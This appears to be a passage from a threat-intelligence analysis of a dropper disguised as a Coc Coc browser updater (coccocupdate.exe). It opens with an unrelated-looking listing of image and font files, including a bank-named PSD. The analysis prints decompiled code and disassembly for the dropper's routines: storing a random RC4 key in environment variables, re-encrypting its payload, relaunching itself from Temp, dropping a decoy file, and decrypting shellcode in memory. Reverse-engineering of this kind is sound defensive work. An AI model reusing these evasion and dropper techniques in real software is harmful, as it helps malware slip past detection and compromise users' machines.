Nam_1.psd	5,211,785	2019/2/21 22:0...	PSD 文件	5,211,785	100%	Good	-...	0x1F...
nam_2.psd	10,604,129	2019/2/21 22:0...	PSD 文件	10,604,129	100%	Good	-...	0x3C...
Nam_3.psd	3,422,039	2019/2/21 22:0...	PSD 文件	3,422,039	100%	Good	-...	0x64...
Nam_4.psd	6,014,052	2019/2/21 22:0...	PSD 文件	6,014,052	100%	Good	-...	0x4A...
Nu_1.psd	2,131,971	2019/2/21 22:0...	PSD 文件	2,131,971	100%	Good	-...	0xC4...
Nu_2.psd	3,022,455	2019/2/21 22:0...	PSD 文件	3,022,455	100%	Good	-...	0x33...
Nu_3.psd	5,923,571	2019/2/21 22:0...	PSD 文件	5,923,571	100%	Good	-...	0xF9...
OCR_A_BT.ttf	26,568	2019/2/21 22:0...	TrueType 字体文件	26,568	100%	Good	-...	0xCB...
OCR_A_Extended.ttf	56,624	2019/2/21 22:0...	TrueType 字体文件	56,624	100%	Good	-...	0x69...
OCRAStd.otf	29,460	2019/2/21 22:0...	OpenType 字体文件	29,460	99%	Good	-...	0x21...
OCR-B_10_Pitch_BT.ttf	21,028	2019/2/21 22:0...	TrueType 字体文件	21,028	100%	Good	-...	0x37...
us-bank.psd	1,944,230	2019/2/21 22:0...	PSD 文件	1,944,230	100%	Good	-...	0x38...
us-bank_copy.jpg	209,750	2019/2/21 22:0...	JPG 文件	209,750	100%	Good	-...	0xFC...

After restart, it will be executed by the system, and the corresponding file is coccocupdate.exe. We have exposed a Dropper version of random key passing through command line parameters in 2015. This coccocupdate.exe is improved to pass random key through environment variables.


The specific steps are as follows:

1. Gets the full path of the executed coccocupdate.exe in an environment variable with a value of "C091A8C8" for later reading.




```
lpFileName = (LPCWSTR)(((int (__thiscall *)(int (__stdcall ***)(int, int)))off_47C470[3])(&off_47C470) + 16);
if ( !fun_GetEnvValue((LPWSTR *)&lpFileName, L"C091A8C8") || !wcslen(lpFileName) )
{
  Filename = 0;
  memset(&v107, 0, 0x206u);
  GetModuleFileNameW(0, &Filename, 0x104u);
  if ( !wcslen(&Filename) || !SetEnvironmentVariableW(L"C091A8C8", &Filename) )
    goto LABEL_115;
```

1. Randomly generate a 128-byte key and store it in an environment variable with a value of "DB99050C";Used to encrypt the shellcode data that follows them.




```
v48 = _time64(0);
srand(v48);
v110 = 0;
memset(&v111, 0, 63u);
v49 = 0;
do
  *(&v110 + v49++) = rand();
while ( v49 < 0x40 );
String = 0;
memset(&v104, 0, 128u);
v50 = &String;
v51 = &v112;
v52 = 16;
do
{
  v53 = *(v51 - 2);
  *v50 = a0123456789abcd[(unsigned int)(unsigned __int8)*(v51 - 2) >> 4];
  v54 = a0123456789abcd[v53 & 0xF];
  v55 = (unsigned __int8)*(v51 - 1);
  v50[1] = v54;
  v50[2] = a0123456789abcd[v55 >> 4];
  v56 = a0123456789abcd[v55 & 0xF];
  v57 = (unsigned __int8)*v51;
  v50[3] = v56;
  v50[4] = a0123456789abcd[v57 >> 4];
  v58 = a0123456789abcd[v57 & 0xF];
  v59 = (unsigned __int8)v51[1];
  v50[5] = v58;
  v50[6] = a0123456789abcd[v59 >> 4];
  v50[7] = a0123456789abcd[v59 & 0xF];
  v50 += 8;
  v51 += 4;
  --v52;
}
while ( v52 );
lpValue = (LPCWSTR)&v96;
fun_MultiByteToWideChar((int)&lpValue, &String, 0xFDE9u);
v60 = SetEnvironmentVariableW(L"DB99050C", lpValue) == 0;
```




```
0040500C  .  8850 07        mov     byte ptr [eax+7], dl
0040500F  .  83C0 08        add     eax, 8
00405012  .  83C1 04        add     ecx, 4
00405015  .  4F             dec     edi
00405016  .^ 0F85 75FFFFFF  jnz     00404F91
0040501C  .  68 E9FD0000    push    0FDE9
00405021  .  8D8D 28FBFFFF  lea     ecx, dword ptr [ebp-4D8]
00405027  .  8D85 A4F8FFFF  lea     eax, dword ptr [ebp-75C]
0040502D  .  51             push    ecx
0040502E  .  8D8D A0F8FFFF  lea     ecx, dword ptr [ebp-760]
00405034  .  8985 A0F8FFFF  mov     dword ptr [ebp-760], eax
0040503A  .  E8 F1EEFFFF    call    00403F30
0040503F  .  8B95 A0F8FFFF  mov     edx, dword ptr [ebp-760]
00405045  .  52             push    edx
00405046  .  68 54124000    push    00401254                      UNICODE "DB99050C"
0040504B  .  FFD3           call    ebx
0040504D  .  85C0           test    eax, eax
ecx=0012FA58, (ASCII "E2B9EE8DA95D5C7A7E45AAC05FCBD92B77C08BA6920B1600D393D7F0A960C957FFFD55C6B3206C404A8CD441E237BFFE67A8A2EF0AA4448BEF09165326FAC211")
```


1. Encrypt the data at 0x40E000 by random key, and write the modified PE file to Temp directory, and then execute it through CreateProcess:



```
.data:0040E000 ; char byte_40E000[447980]
.data:0040E000 byte_40E000     db 0Fh                    ; DATA XREF: HEADER:00400110↑o
.data:0040E000                                           ; HEADER:0040020C↑o ...
.data:0040E001                 db  4Ch ; L
.data:0040E002                 db  58h ; X
.data:0040E003                 db  93h
.data:0040E004                 db    4
.data:0040E005                 db    6
.data:0040E006                 db    6
.data:0040E007                 db    7
.data:0040E008                 db    8
.data:0040E009                 db  0Dh
.data:0040E00A                 db  0Ah
.data:0040E00B                 db  0Bh
.data:0040E00C                 db  0Ch
.data:0040E00D                 db 0F2h
.data:0040E00E                 db 0F1h
.data:0040E00F                 db  0Fh
.data:0040E010                 db  10h
.data:0040E011                 db 0A9h
.data:0040E012                 db  12h
.data:0040E013                 db 0B2h
.data:0040E014                 db  14h
.data:0040E015                 db  55h ; U
.data:0040E016                 db 0AEh
.data:0040E017                 db  17h
.data:0040E018                 db  23h ; #
.data:0040E019                 db  0Ch
.data:0040E01A                 db  1Ah
.data:0040E01B                 db 0F3h
.data:0040E01C                 db  27h ; '
.data:0040E01D                 db  69h ; i
.data:0040E01E                 db  1Eh
.data:0040E01F                 db  3Fh ; ?
.data:0040E020                 db  4Dh ; M
.data:0040E021                 db  51h ; Q
.data:0040E022                 db  22h ; "
.data:0040E023                 db  2Ah ; *
.data:0040E024                 db  74h ; t
.data:0040E025                 db  60h ; `
.data:0040E026                 db  26h ; &
.data:0040E027                 db  27h ; '
.data:0040E028                 db  64h ; d
.data:0040E029                 db  28h ; (
.data:0040E02A                 db  2Eh ; .
.data:0040E02B                 db  2Bh ; +
.data:0040E02C                 db 0E0h
.data:0040E02D                 db  70h ; p
```




```
00405235  .  83C4 28        add     esp, 28
00405238  .  6A 00          push    0                              ┌hTemplateFile = NULL
0040523A  .  6A 00          push    0                              │Attributes = 0
0040523C  .  6A 04          push    4                              │Mode = OPEN_ALWAYS
0040523E  .  6A 00          push    0                              │pSecurity = NULL
00405240  .  6A 00          push    0                              │ShareMode = 0
00405242  .  68 00000040    push    40000000                       │Access = GENERIC_WRITE
00405247  .  8D85 B4FDFFFF  lea     eax, dword ptr [ebp-24C]       │
0040524D  .  50             push    eax                            │FileName = "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\5B7.tmp"
0040524E  .  FF15 40104000  call    dword ptr [<&KERNEL32.CreateFil└CreateFileW
```



```
        if ( ReadFile(v62, (LPVOID)pszExt, v84 - (_DWORD)pszExt, (LPDWORD)&lpBuffer, 0) && v64 == lpBuffer )
        {
          CloseHandle(v62);                    //Read its own exe data
          v65 = GetModuleHandleW(0);
          v66 = *((_DWORD *)v65 + 15);
          v67 = *(unsigned __int16 *)((char *)v65 + v66 + 6);
          v68 = (int)v65 + v66;
          v69 = (char *)(dword_40E000 - (char *)v65);
          v70 = 0;
          if ( v67 <= 0 )
            goto LABEL_100;
          v71 = (_DWORD *)(v68 + 260);
          while ( *v71 > (unsigned int)v69 || (unsigned int)v69 >= *v71 + v71[1] )
          {
            ++v70;
            v71 += 10;
            if ( v70 >= *(unsigned __int16 *)(v68 + 6) )
              goto LABEL_100;
          }
          v72 = v68 + 40 * v70 + 248;
          if ( !v72 )
          {
LABEL_100:
            if ( pszExt )
              operator delete((void *)pszExt);
            goto LABEL_115;
          }
          v73 = (int)&v69[*(_DWORD *)(v72 + 20) - *(_DWORD *)(v72 + 12)];
          v97 = 0;
          memset(&v98, 0, 0xFFu);
          v99 = 0;
          fun_GenRc4kEY((int)&v97, (int)&v110, 64);
          v74 = (WCHAR *)pszExt;
          fun_RC4Decode((int)&v97, (int)pszExt + v73, (_BYTE *)pszExt + v73, 447979);// Encrypt resources
          v75 = CreateFileW(&pszPath, 0x40000000u, 0, 0, 4u, 0, 0);                    in your own data
          v62 = v75;
          if ( v75 && v75 != (HANDLE)-1 )
          {
            v76 = *(HMODULE *)((char *)&v93 + 1);
            hModule = 0;
            if ( WriteFile(v75, v74, *(int *)((char *)&v93 + 1), (LPDWORD)&hModule, 0) && v76 == hModule )
            {
              CloseHandle(v62);
              memset(&StartupInfo.lpReserved, 0, 0x40u);// Write the encrypted data to the exe in temp
              ProcessInformation.hThread = 0;
              ProcessInformation.dwProcessId = 0;
              ProcessInformation.dwThreadId = 0;
              StartupInfo.cb = 68;
              ProcessInformation.hProcess = 0;
              CreateProcessW(&pszPath, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
              sub_404330((void **)&pszExt);     // Execute the modified self, the key exists in the process
```

The following figure shows the comparison between the original file and the encrypted file. It can be seen that there is no change in the code segment, except that the array of global variables 0xd000 is encrypted by the random key.



CocCocUpdated.exe

```
Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
0000CF60  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000CF70  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000CF80  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000CF90  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000CFA0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000CFB0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000CFC0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000CFD0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000CFE0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000CFF0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000D000  0F 4C 58 93 04 06 06 07  08 0D 0A 0B 0C F2 F1 0F  .LX▮........òñ.
0000D010  10 A9 12 B2 14 55 AE 17  23 0C 1A F3 27 69 1E 3F  .©.².U®.#..ó'i.?
0000D020  4D 51 22 2A 74 60 26 27  64 28 2E 2B E0 70 67 60  MQ"*t`&'d(.+àpg`
0000D030  D4 22 3E D3 34 37 17 3C  39 32 3A 3B FC 3D 3E 3F  Ô">Ó47.<92:;ü=>?
0000D040  06 48 DB 41 50 25 59 45  58 49 4A 4B 9C D7 4F 5F  .HÛAP%YEXIJK▮×O_
0000D050  50 3D 53 50 56 55 56 52  58 58 DA 59 A3 5D 5E 7F  P=SPVUVRXXÚY£]^.
0000D060  6A D1 44 66 64 65 66 65  68 29 6B 6B 0C 68 02 6A  jÑDfdefeh)kk.h.j
0000D070  57 6D 72 F7 76 7E 76 B7  E6 70 7A 3E 7C 7D 7E 03  Wmr÷v~v·æpz>|}~.
0000D080  15 88 82 FB 00 8D B3 97  88 8B 5A 82 8C ED 9C BA  .▮▮û..³▮▮▮Z▮▮í▮º
0000D090  FC 91 BB CB 94 94 46 1F  91 99 F2 8F BB D5 9E 9E  ü‘»Ë▮▮F.‘▮ò.»Õ▮▮
```

Page 166 of 17994 | Offset: CF60 | = 176 | Block:


5B7.tmp

```
Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
0000CF60  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000CF70  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000CF80  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000CF90  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000CFA0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000CFB0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000CFC0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000CFD0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000CFE0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000CFF0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000D000  45 14 9C FD 67 D7 FC DD  0C B1 14 67 15 C5 40 7E  E.▮ýg×üÝ.±.g.Å@~
0000D010  36 8B 6E 3C B2 F5 EF 26  3B D8 57 30 C6 C2 ED 58  6▮n<²õï&;ØW0ÆÂíX
0000D020  DB 1E BE 07 EA 5A D5 69  AE 50 8A 2C 72 57 F9 DD  Û.¾.êZÕi®P▮,rWùÝ
0000D030  17 58 FD 7E 4C 43 B5 3F  82 2D 2F 72 A4 CB 9A 3C  .Xý~LCµ?▮-/r¤Ë▮<
0000D040  F2 44 E4 B5 6E 18 6D D5  13 18 DB D0 66 05 30 49  òDäµn.mÕ..ÛÐf.0I
0000D050  BC 07 F3 32 F1 1B 15 36  C2 C6 13 4D C3 C8 9E 36  ¼.ó2ñ..6ÂÆ.MÃÈ▮6
0000D060  B0 E8 77 28 8B 2D A1 9B  64 F7 C4 03 67 01 C5 82  °èw(▮-¡▮d÷Ä.g.Å▮
0000D070  D9 73 2C 71 C6 63 2D 86  B4 E5 99 84 83 15 43 16  Ùs,qÆc-▮´å▮▮▮.C.
0000D080  80 3C D4 9E DB F1 F8 6F  34 23 CB B1 A4 7C 71 68  ▮<Ô▮Ûñøo4#Ë±¤|qh
0000D090  C6 DC A0 FE 75 1C 0A A1  EB 1F 7F 81 8E AF 2D 08  ÆÜ þu..¡ë...▮¯-.
```


Page 167 of 17994 | Offset: D060 | = 176 | Block:

1. If the file is bundled, it will decrypt and release a bundled file (the key is in the last 64 bytes) from a resource of resource type 10 and resource number 1, such as a

Word document or a normal file, and then execute it through ShellExectue. The file does not use the decoy file to release the bundled file, so the ID is wrong:




```
v4 = FindResourceW(0, (LPCWSTR)1, (LPCWSTR)10);
v5 = v4;
if ( v4 )
{
  v6 = SizeofResource(0, v4);
  if ( v6 )
  {
    v7 = LoadResource(0, v5);
    if ( v7 )
    {
      pszExt = 0;
      v85 = 0;
      v86 = 0;
      v8 = LockResource(v7);
      if ( v8 )
      {
        LOBYTE(v94) = 0;
        sub_4043C0((const void **)&pszExt, 0, v6 - 64, (int)&v94);
        v101 = 0;
        memset(&v102, 0, 0xFFu);
        v106 = 0;
        fun_GenRc4kEY((int)&v101, (int)v8, 64);
        v9 = pszExt;
        fun_RC4Decode((int)&v101, (int)v8 + 64, pszExt, v85 - (_DWORD)pszExt);
        if ( v9 )
        {
          v10 = wcslen(v9);
          v11 = v9;
          lpBuffer = &v9[v10 + 1];
          do
          {
            v12 = *v11;
            ++v11;
          }
          while ( v12 );
          v13 = -2 - 2 * (v11 - (v9 + 1)) + v6;
          pszPath = 0;
          memset(&v110, 0, 0x206u);
          v80 = (unsigned __int16 *)v9;
          if ( !wcscpy_s(&pszPath, 0x104u, lpFileName) )
          {
            if ( PathRenameExtensionW(&pszPath, v9) )
            {
              v14 = CreateFileW(&pszPath, 0x40000000u, 0, 0, 4u, 0, 0);
              v15 = v14;
              if ( v14 )
              {
                if ( v14 != (HANDLE)-1 )
                {
                  NumberOfBytesWritten = 0;
```



5. The executed temp process will first determine whether there are environment variables of "C091A8C8" set, if any

If it is encrypted by the original Dropper, it will read the randomly generated 128-bit key from the "DB99050C" environment variable, decrypt the code at 0x40e000, and then decrypt one more layer and decompress one more layer, because the code has one layer of encryption and compression in the original Dropper:




```
memset(&v98, 0, 0xFFu);
v99 = 0;
fun_GenRc4kEY((int)&v97, (int)&v110, 64);
fun_RC4Decode((int)&v97, (int)dword_40E000, dword_40E000, 447979);
v82 = &_ImageBase;
v27 = (const CHAR *)VirtualAlloc(0, (SIZE_T)&_ImageBase, 0x3000u, 0x40u);
if ( !v27 )
  goto LABEL_75;
v28 = 0;
do
{
  dword_40E000[v28] ^= v28 + v28 / 0xFF;
  ++v28;
}
while ( v28 < 0x6D5EB );
if ( sub_4034E0(dword_40E000, 447979, v27, &v82) )
  goto LABEL_75;
v29 = *((_DWORD *)v27 + 15);
v30 = *(_DWORD *)&v27[v29 + 128];
v31 = (int)&v27[v29];
v32 = *(_DWORD *)(v31 + 132) / 0x14u;
v33 = (int)&v27[v30];
v92 = (_DWORD *)v31;
v87 = 1;
*(int *)((char *)&v93 + 1) = v32;
lpBuffer = 0;
if ( v32 <= 0 )
{
LABEL_57:
  v39 = *(_WORD *)(v31 + 6);
  v40 = 0;
  if ( v39 > 0u )
  {
    while ( 1 )
    {
      v41 = v31 + 248;
      if ( *(_DWORD *)(v31 + 40 * v40 + 248) == 'ler.' && *(_DWORD *)(v41 + 40 * v40 + 4) == 'co' )
        break;
      if ( ++v40 >= v39 )
        goto LABEL_75;
    }
    v42 = &v27[*(_DWORD *)(v41 + 40 * v40 + 12)];
    if ( v42 )
    {
      for ( ; *(_DWORD *)v42; v42 += *((_DWORD *)v42 + 1) )
```

First decrypt with a random key

